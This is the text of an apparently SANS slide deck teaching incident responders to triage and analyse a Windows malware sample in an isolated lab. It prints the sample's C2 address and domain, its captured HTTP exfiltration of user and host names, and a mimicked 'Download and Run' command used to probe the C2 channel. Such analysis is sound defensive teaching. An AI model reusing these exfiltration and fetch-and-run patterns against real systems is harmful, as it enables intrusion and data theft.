Introduction to Malware Analysis for Incident Responders

Lenny Zeltser


Senior Faculty Member, SANS Institute
Product Management Director, NCR Corp

Get these slides from
http://tinyurl.com/rem-for-ir

Knowing how to examine malicious software helps determine…

- Does the file pose a threat to your organization?
- What are its capabilities?
- How to detect it on systems across the enterprise?
- What does it reveal about your adversary?

Stages of malware analysis techniques increase in complexity.



3

Static Properties Analysis

4

Look at static properties of the specimen for an initial assessment.

- Hashes
- Packer identification
- Embedded artifacts
- Imports and exports
- Strings, etc.


Start determining, as part of triage:

- Is it malware?
- How bad is it?
- How to detect it?

5


PEStudio extracts many static properties and flags anomalies.

RNKAN.exe




6

Very few readable strings suggests that the specimen is packed.



Very few imported dependencies also suggests packing.



Static analysis helps with initial assessment and basic IOCs.

- The file being packed is unusual, but not in itself malicious.
- An Indicator of Compromise is a context-specific signature.
- We can use the file hash values to look up the file in knowledgebases.

File not found

The file you are looking for is not in our database.

9

Tools and Concepts

PEStudio	triage
Strings	IOC
Hash	VirtualAlloc
Packer	Imports

10

Initial Behavior Analysis


11

Behavior analysis examines interactions with the environment.

- Execute malware in an isolated Windows laboratory system.
- Observe how it interacts with the file system, registry, network.
- Interact with malware to learn more about it.


12

It’s convenient to virtualize the lab (VMware, VirtualBox, etc.).



REMnux is an Ubuntu-based Linux distro with many analysis tools.

REMnux.org



Mitigate the risks of malware attempting to escape from the lab.


- Avoid production network connectivity.
- Dedicate a host to the lab.
- Restore the host if anything suspicious occurs.
- Keep up with patches to virtualization software

15

Launch monitoring tools in the lab, then infect the Windows system.

- Process Hacker: Observes running processes, replacing Task Manager.
- Process Monitor: Records file system, registry and other local activities.
- CaptureBAT: Records local activities that change state and recovers deleted files.

16




Infect the Windows lab system while the monitoring tools are active.


- Interact with the infected system a bit by launching programs and typing.
- Let the specimen run for at least 3-5 minutes, to give it a chance to act.
- Pause monitoring tools when ready to begin examining the activities.

18


Process Hacker shows how the suspicious process runs.



Process Hacker can extract strings from memory of the process.



Process Hacker also shows open handles, including mutex values.



21

Wireshark shows a connection to an external IP on TCP port 80.

The lab is isolated and has no active services yet, so the connection is not established.

No.	Time	Source	Destination	Protocol	Info
70	72.931202	192.168.157.130	81.4.111.176	TCP	49159 > 80 [SYN]
71	74.387650	00:0c:29:84:ea:1d	00:0c:29:2f:d5:7f	ARP	Who has 192.168.
72	74.388253	00:0c:29:2f:d5:7f	00:0c:29:84:ea:1d	ARP	192.168.157.130
73	75.928398	192.168.157.130	81.4.111.176	TCP	49159 > 80 [SYN]
74	81.928629	192.168.157.130	81.4.111.176	TCP	49159 > 80 [SYN]

22

Initial behavioral observations can provide useful IOCs.

- Mutex: nUndsa8301nskal
- Hostname: total-updates.com
- IP address: 81.4.111.176
- URI: /scandisk/diskpart.php
- File: C:\Users\REM\AppData\Roaming\OracleJava\javaw.exe

23

VirusTotal.com

Latest URLs hosted in this IP address **detected by at least one URL scanner or malicious URL dataset**.

1/58	2014-09-03 03:06:14	http://81.4.111.176/
2/58	2014-08-25 23:53:35	http://81.4.111.176/windebug/updcheck.php
3/58	2014-08-25 23:52:56	http://81.4.111.176/scandisk/diskpart.php

TotalHash.com

Keys: av dnsrr email filename hash ip mutex pdb registry url useragent version


mutex:nUndsa8301nskal Search

SHA1	TIMESTAMP	ORIGIN	SIGNATURE
faa348993ea1735475a67c05787cf9df07b127f0	2014-08-16 01:29:47		Generic.Malware.SFL!dld
a6eb86b55148a7a491093f1f6af6a15c4b44b96c	2014-08-14 22:52:45		Trojan.Agent.BDHH
11b7430026c82097657c145dcedfa818bf1032d3	2014-08-05 22:32:33		Trojan.GenericKD.165349


24


The attributes we discover could lead us to additional information.

What if we couldn't find other people's analysis and needed to rely on ourselves?



ProcDOT cleans up and visualizes Process Monitor data.





- RNKAN created javaw.exe.
- javaw.exe created auto-run registry keys.
- javaw.exe created nsskrnl.
- javaw.exe injected code into explorer.exe.

27

CaptureBAT reinforces Process Monitor's observations.

created,C:\Users\REM\Desktop\RNKAN.exe,C:\Users\REM\AppData\Roaming\OracleJava\javaw.exe

Write,C:\Users\REM\Desktop\RNKAN.exe,C:\Users\REM\AppData\Roaming\OracleJava\javaw.exe

terminated,C:\Windows\explorer.exe,C:\Users\REM\Desktop\RNKAN.exe

Delete,C:\Users\REM\AppData\Roaming\OracleJava\javaw.exe,C:\Users\REM\Desktop\RNKAN.exe

Write,C:\Users\REM\AppData\Roaming\OracleJava\javaw.exe,C:\Users\REM\AppData\Roaming\nsskrnl

SetValueKey,C:\Users\REM\AppData\Roaming\OracleJava\javaw.exe,HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Windows NT Service

28

If you kill javaw.exe, it will get re-spawned within a few minutes.

Administrator: Capture BAT - CaptureBAT -c -l out2.csv

```
C:\Program Files\Capture>CaptureBAT -c -l out2.csv
Option: Collecting modified files
Option: Logging system events to out2.csv
Driver already loaded: CaptureProcessMonitor
```

explorer.exe	2412	0.11	71.32 MB	WIN-1Q1I1NIPRCB\REM	Windows Explorer
vmtoolsd.exe	2928	0.93	16.36 MB	WIN-1Q1I1NIPRCB\REM	VMware Tools Core Servic
cmd.exe	1456		2.21 MB	WIN-1Q1I1NIPRCB\REM	Windows Command Proc
conhost.exe	2064		1.18 MB	WIN-1Q1I1NIPRCB\REM	Console Window Host
CaptureBAT.exe	2916	1.00	2.6 MB	WIN-1Q1I1NIPRCB\REM	Capture
ProcessHacker.exe	2840	2.64	6.76 MB	WIN-1Q1I1NIPRCB\REM	Process Hacker
Procmon.exe	2428		1.39 MB	WIN-1Q1I1NIPRCB\REM	Process Monitor
Procmon.exe	2992		12.11 MB	WIN-1Q1I1NIPRCB\REM	Process Monitor
procdot.exe	2280		134.46 MB	WIN-1Q1I1NIPRCB\REM	ProcDOT - Visual Malware
javaw.exe	352		5.8 MB	WIN-1Q1I1NIPRCB\REM	

javaw.exe gets re-spawned by explorer.exe via winservs.exe.

created,C:\Windows\explorer.exe,C:\Users\REM\AppData\Roaming\winservs.exe

file,Write,C:\Windows\explorer.exe,C:\Users\REM\AppData\Roaming\winservs.exe

created,C:\Users\REM\AppData\Roaming\winservs.exe,C:\Users\REM\AppData\Roaming\OracleJava\javaw.exe

Write,C:\Users\REM\AppData\Roaming\winservs.exe,C:\Users\REM\AppData\Roaming\OracleJava\javaw.exe

terminated,C:\Windows\explorer.exe,C:\Users\REM\AppData\Roaming\winservs.exe

Delete,C:\Users\REM\AppData\Roaming\OracleJava\javaw.exe,C:\Users\REM\AppData\Roaming\winservs.exe

You can recover the deleted file from the CaptureBAT archive.

```
C:\Users\REM\Documents>md5sum C:\Users\REM\Desktop\winservs.exe C:\Users\REM\
Data\Roaming\OracleJava\javaw.exe C:\Users\REM\Desktop\RNKAN-backup.exe C:\U
\REM\AppData\Roaming\nsskrnl
\24ce99418862cb0c04e46fba245596ab *C:\\Users\\REM\\Desktop\\winservs.exe
\24ce99418862cb0c04e46fba245596ab *C:\\Users\\REM\\AppData\\Roaming\\OracleJ
\javaw.exe
\24ce99418862cb0c04e46fba245596ab *C:\\Users\\REM\\Desktop\\RNKAN-backup.exe
\026062a126e1fe6adf1ba7023aa8d9cf *C:\\Users\\REM\\AppData\\Roaming\\nsskrnl

C:\Users\REM\Documents>
```

- winservs.exe, javaw.exe, RNKAN.exe are identical Windows executables.
- nsskrnl is not an executable file and appears encoded or encrypted.

31

What have we learned using behavioral analysis so far?

- Runs as ...\OracleJava\javaw.exe
- Creates 3 registry keys for persistence
- Injects code into explorer.exe
- Gets re-spawned by explorer.exe
- Connects to 81.4.111.176
- Creates encoded/encrypted “nsskrnl” file.
- Other IOCs and theories

32

Tools and Concepts

- Virtualization
- Process Hacker
- Process Monitor
- ProcDOT
- CaptureBAT
- Wireshark
- md5sum
- VirusTotal
- TotalHash
- Persistence
- Mutex
- Data in memory

33

Interactive Network Analysis

34

Redirect the port 80 connection to a web server in the lab.

- What would happen if the specimen was able to establish the port 80 connection?
- Honeyd can intercept and redirect all internal traffic to its own system.
- The web server on that system will then accept the connection.

No.	Time	Source	Destination	Protocol	Info
70	72.931202	192.168.157.130	81.4.111.176	TCP	49159 > 80 [SYN]
71	74.387650	00:0c:29:84:ea:1d	00:0c:29:2f:d5:7f	ARP	Who has 192.168.
72	74.388253	00:0c:29:2f:d5:7f	00:0c:29:84:ea:1d	ARP	192.168.157.130

Launch Wireshark, Honeyd and the web server, revert and re-infect.

remnux@remnux: ~

File Edit Tabs Help

```
remnux@remnux:~$ httpd start
Starting web server: thttpd.
remnux@remnux:~$ farpd start
 * Starting Fake-arpd daemon farpd
arpd[2339]: listening on eth0: arp  and not ether src 00:0c:29:84:ea:1d
                                                                    [ OK
remnux@remnux:~$ honeyd start
 * Starting Honeyd daemon honeyd
remnux@remnux:~$ wireshark &
[1] 2372
remnux@remnux:~$
```

- Honeyd should be set up for port 80:
  `add default tcp port 80 proxy 127.0.0.1:80`
- Windows should point to the Linux system as the default gateway

Malware initiates the HTTP connection a minute after it starts.

Time	Source	Destination	Protocol	Info
183.669071	192.168.157.130	81.4.111.176	TCP	49161 > 80 [SYN] Seq=0 Win=6
183.669551	81.4.111.176	192.168.157.130	TCP	80 > 49161 [SYN, ACK] Seq=42
183.670180	192.168.157.130	81.4.111.176	TCP	49161 > 80 [ACK] Seq=1 Ack=4
183.670555	192.168.157.130	81.4.111.176	HTTP	POST /scandisk/diskpart.php
183.676318	81.4.111.176	192.168.157.130	TCP	80 > 49161 [ACK] Seq=4294966
183.677465	81.4.111.176	192.168.157.130	TCP	[TCP segment of a reassemble
183.677897	81.4.111.176	192.168.157.130	TCP	80 > 49161 [ACK] Seq=1 Ack=3
183.678177	192.168.157.130	81.4.111.176	TCP	49161 > 80 [ACK] Seq=320 Ack
183.678565	192.168.157.130	81.4.111.176	TCP	49161 > 80 [ACK] Seq=320 Ack
183.678836	81.4.111.176	192.168.157.130	HTTP	HTTP/1.1 404 Not Found [Ille
183.680098	192.168.157.130	81.4.111.176	TCP	49161 > 80 [ACK] Seq=320 Ack

```
1: 157 bytes on wire (1256 bits), 157 bytes captured (1256 bits)
et II, Src: 00:0c:29:2f:d5:7f (00:0c:29:2f:d5:7f), Dst: 33:33:00:01:00:02 (33:33:0
et Protocol Version 6, Src: fe80::9d0d:7949:458b:4f12 (fe80::9d0d:7949:458b:4f12),
```

The specimen exfiltrates some data. We have additional IOCs.

Follow TCP Stream

Stream Content

```
POST /scandisk/diskpart.php HTTP/1.1
Accept: text/plain
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0
Host: 81.4.111.176
Content-Length: 66
Cache-Control: no-cache

&op=1&id=pweAHaF&ui=REM @ WIN-1Q1I1NIPRCB&wv=20&gr=NEWGRUP&bv=1.57HTTP/1.1 40
Found
Server: thttpd/2.25b 29dec2003
Content-Type: text/html; charset=iso-8859-1
Date: Thu, 22 May 2014 22:21:24 GMT
Last-Modified: Thu, 22 May 2014 22:21:24 GMT
Accept-Ranges: bytes
Connection: close
Cache-Control: no-cache,no-store
```

Wireshark also shows a DNS query for total-updates.com.

192.168.157.130	192.168.157.131	DNS	Standard query A total-updates.com
192.168.157.131	192.168.157.130	ICMP	Destination unreachable (Port unreach

URLVoid.com

Analysis Date	12 days ago
Safety Reputation	5/29
Domain 1st Registered	2014-05-06 (4 months ago)
Server Location	Unknown
Google Page Rank	PAGE RANK 0
Alexa Traffic Rank	Unknown

39

Use fakedns to redirect the query and observe details in Wireshark.

remnux@remnux: ~

File Edit Tabs Help

```
remnux@remnux:~$ fakedns
pyminifakeDNS:: dom.query. 60 IN A 192.168.157.131
Respuesta: win8.ipv6.microsoft.com. -> 192.168.157.131
Respuesta: total-updates.com. -> 192.168.157.131
```

Follow TCP Stream

Stream Content

```
POST /scandisk/diskpart.php HTTP/1.1
Accept: text/plain
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefo
Host: total-updates.com
Content-Length: 66
Cache-Control: no-cache

&op=1&id=pweAHaF&ui=REM @ WIN-1Q1I1NIPRCB&wv=20&gr=NEWGRUP&bv=1.57HTTP/
```

We could experiment with sending commands to the specimen.

- The attacker probably specifies the command in the HTTP response.
- The string “Download and Run”, which we saw in memory, could be a command.
- The attacker would probably specify the URL as part of the response.

The lab’s server can mimic the attacker’s actions.

remnux@remnux: /var/www

File Edit Tabs Help

```
remnux@remnux:~$ cd /var/www
remnux@remnux:/var/www$ cp /var/lib/inetsim/http/fakefiles/sample_gui.exe .
remnux@remnux:/var/www$ mkdir scandisk
remnux@remnux:/var/www$ echo "Download and Run http://1.1.1.1/sample_gui.exe" >
scandisk/diskpart.php
remnux@remnux:/var/www$
```

```
&op=1&id=pweAHaF&ui=REM @ WIN-1Q1I1NIPRCB&wv=20&gr=NEWGRUP&bv=1.57HTTP/1.
Server: thttpd/2.25b 29dec2003
Content-Type: text/plain; charset=iso-8859-1
Date: Thu, 22 May 2014 23:47:09 GMT
Last-Modified: Thu, 22 May 2014 23:46:38 GMT
Accept-Ranges: bytes
Connection: close
Content-Length: 47

Download and Run http://1.1.1.1/sample_gui.exe
```

Malware downloads the file, but doesn't run it.

- Process Monitor and ProcDOT show the file is created, then deleted.
- CaptureBAT shows the file is zero bytes.
- Could be a bug, could be the analyst using incorrect command syntax.

43

What have we learned from interactive network analysis?

- Confirmed port 80 connections are HTTP.
- Confirmed the use of total-updates.com and /scandisk/diskpart.php.
- Spotted data exfiltration (username, computer name, other).
- Experimented with the C2 mechanism.

44

Tools and Concepts

